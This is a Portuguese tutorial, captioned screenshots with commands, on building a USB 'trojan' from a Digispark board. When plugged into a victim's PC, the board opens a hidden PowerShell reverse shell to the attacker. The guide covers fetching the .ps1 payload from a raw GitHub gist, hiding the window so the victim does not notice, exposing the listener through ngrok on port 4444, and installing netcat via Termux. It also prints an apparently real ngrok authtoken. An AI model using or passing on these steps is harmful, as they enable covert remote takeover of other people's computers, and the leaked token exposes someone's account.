


Criando um trojam


Primeiro na sua máquina entra no cmd e digita **ipconfig** pra ver seu ip em seguida cola no código abaixo, vamos conectar na porta **4444** mesmo




Para formatar seleciona substituir conforme a figura abixo




Agora abre o Arduino e coloca o código



Após isso abre o seu (você que é o hacker) CMD e tenta ouvir a porta **4444**



Após plugar o Digisparck no pc da vitima você já terá uma conexão remota




Nesse caso não vai dar certo executar nenhum comando porque estou conectando na minha própria máquina

**Maneira segura de injetar o trojam no digispark sem que a vitima perceba pois o powershell ficaria aberto.**


Pra fazer isso vamos utilizar o mesmo código do Powershell usado anteriormente

Esse arquivo precisa ter uma extensão .**ps1** que é do Powershell


Entra nesse site abaixo: <https://gist.github.com/> e cola o código (não esquecer de colocar o seu IP), o mesmo pode ser visto em Meu IP no Google




Após isso clique em **Raw**




Em seguida copia a URL




Agora copia e cola nesse outro código para o powershell salvar o arquivo da web




Ficando assim




Agora vamos utilizar o **powershell -windowstyle hidden** pra deixar oculto as janelas do Excel



Só não esquece de fazer isso aqui pra formatar




Em seguida é só colocar o código mais uma vez no script do Arduino




## Reverse Shell na pratica

Faz a mesma coisa que o **netcat,** abre o cmd e copia o caminho




Se eu digitar o comando **ngrock.exe** vai aparecer todos os comandos que eu posso usar nele

Pelo termux pode seguir as instruções nesse site: <https://hspcx.blogspot.com/2020/05/instalando-ngrok-no-termux-tutorial.html>




Primeiro preciso fazer login


**ngrok.exe authtoken 24hfv8DMqho0doA6s8HV0QSXiFj\_3DHCv9AubLjfDeBAfsK2q**




Em seguida iremos salvar o nosso comando de configuração




Agora vamos executar o comando **ngrok.exe tcp 4444** e usar a porta que a gente quer




Vamos pegar o site e a porta pra colocar no Script






Após o script é só plugar o pendrive sem mexer no código e depois a magica acontece




## Hackeando um PC com o Celular


1 – Abre o terminal **Termux** (android) e digita **apt update && apt upgrade**



2 – Para instalar o netcat é só dar esse comando aqui **apt install netcat-openbsd**

